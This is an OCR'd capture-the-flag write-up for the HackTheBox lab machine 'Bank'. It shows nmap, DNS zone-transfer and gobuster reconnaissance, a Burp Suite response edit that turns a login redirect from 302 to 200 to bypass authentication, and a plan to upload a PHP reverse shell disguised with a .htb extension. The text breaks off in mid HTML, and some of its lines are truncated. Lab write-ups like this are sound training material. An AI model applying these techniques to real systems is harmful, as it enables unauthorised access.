
Write Up Bank



Bank

OS: Linux

Difficulty: Easy

Points: 20

Release: 16 Jun 2017

IP: 10.10.10.29

Made By: IceL0rd


Discord: IceL0rd#3684

Table of Contents

Enumeration

Nmap Scan

nmap -sV -sC 10.10.10.29




```
root@kali:/tmp/Vault# nmap -sV -sC  10.10.10.29
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-19 09:53 EDT
Nmap scan report for 10.10.10.29
Host is up (0.085s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
|   2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
|   256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
|_  256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp open  domain  ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

DNS Enumeration

Because I saw port 53 (DNS) open, I wanted to enumerate for subdomains.

dig axfr @10.10.10.29 bank.htb




```
root@kali:/tmp/Vault# dig axfr @10.10.10.29 bank.htb

; <<>> DiG 9.16.3-Debian <<>> axfr @10.10.10.29 bank.htb
; (1 server found)
;; global options: +cmd
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 2 604800 86400 2419200 604800
bank.htb.               604800  IN      NS      ns.bank.htb.
bank.htb.               604800  IN      A       10.10.10.29
ns.bank.htb.            604800  IN      A       10.10.10.29
www.bank.htb.           604800  IN      CNAME   bank.htb.
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 2 604800 86400 2419200 604800
;; Query time: 83 msec
;; SERVER: 10.10.10.29#53(10.10.10.29)
;; WHEN: Fri Jun 19 10:43:04 EDT 2020
;; XFR size: 6 records (messages 1, bytes 171)
```

We have discovered 1 domain and 1 subdomain:

bank.htb


chris.bank.htb

Added the domains to mine /etc/hosts file.




```
root@kali:/tmp/Vault# cat /etc/hosts | grep bank
10.10.10.29     bank.htb chris.bank.htb
root@kali:/tmp/Vault# 
```

The page bank.htb shows us a login page.



The page chris.bank.htb shows us a default apache page.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Gobuster

I ran gobuster on both pages.

On chris.bank.htb there wasn't something useful.


gobuster dir -u http://chris.bank.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html



```
root@kali:/tmp/Vault# gobuster dir -u http://chris.bank.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://chris.bank.htb
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt,html
[+] Timeout:        10s
===============================================================
2020/06/19 10:54:05 Starting gobuster
===============================================================
/index.html (Status: 200)
```

On bank.htb I saw some useful pages.

gobuster dir -u http://bank.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html




```
root@kali:/tmp/Vault# gobuster dir -u http://bank.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://bank.htb
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt,html
[+] Timeout:        10s
===============================================================
2020/06/19 10:53:38 Starting gobuster
===============================================================
/index.php (Status: 302)
/login.php (Status: 200)
/support.php (Status: 302)
/uploads (Status: 301)
/assets (Status: 301)
/logout.php (Status: 302)
```

By enumerating the bank.htb page there is something weird, when I went to /support.php I redirected back to login page.


In order to find out what happened on the page, I intercepted the request with burp suite.

Request.




```
GET /support.php HTTP/1.1
Host: bank.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: HTBBankAuth=p5271gu5376og2478ftj1u4573
Upgrade-Insecure-Requests: 1
```

Response.




```
HTTP/1.1 302 Found
Date: Fri, 19 Jun 2020 15:50:33 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
location: login.php
Content-Length: 3291
Connection: close
Content-Type: text/html
```

What if we make make 302 error code to 200 FOUND code.



```
HTTP/1.1 200 found
Date: Fri, 19 Jun 2020 15:50:33 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
location: login.php
Content-Length: 3291
Connection: close
Content-Type: text/html
```

Then we see the following page.



bank.htb/support.php

My Tickets

Title Message Attachment Actions


Title Title

Message Tell us your problem

Exploitation

Now we can upload an PHP file in order to gain a reverse shell. But before we do that let's take a look at the page source code.


We need to replace the .php extension to .htb to get a reverse shell.



```

<div class="col-sm-5">
    <div class="panel panel-primary">
        <div class="panel-heading">
            <h3 style="font-size: 20px;">My Tickets</h3>
        </div>
        <div class="panel-body">
            <div class="content-box-large">
                <div class="panel-body">
                    <table class="table table-bordered">
                        <thead>
                            <tr>
                                <th>#</th>
                                <th>Title</th>
                                <th>Message</th>
                                <th>Attachment</th>
                                        <th>Actions</th>
                            </tr>
                        </thead>
                        <tbody>
                                                            </tbody>
                    </table>
                </div>
            </div>
        </div>
    </div>
</div>
<!-- New Ticket -->
<div class="col-sm-5">
    <section class="panel">

        <div class="panel-body">
            <form class="new_ticket" id="new_ticket" accept-charset="UTF-8" method="post" enctype="multipart/form-data">

                <label>Title</label>
                <input required placeholder="Title" class="form-control" type="text" name="title" id="ticket_title" style="backgı
                <br>

                <label>Message</label>
                <textarea required placeholder="Tell us your problem" class="form-control" style="height: 170px; background-repea
                <br>
                <div style="position:relative;">
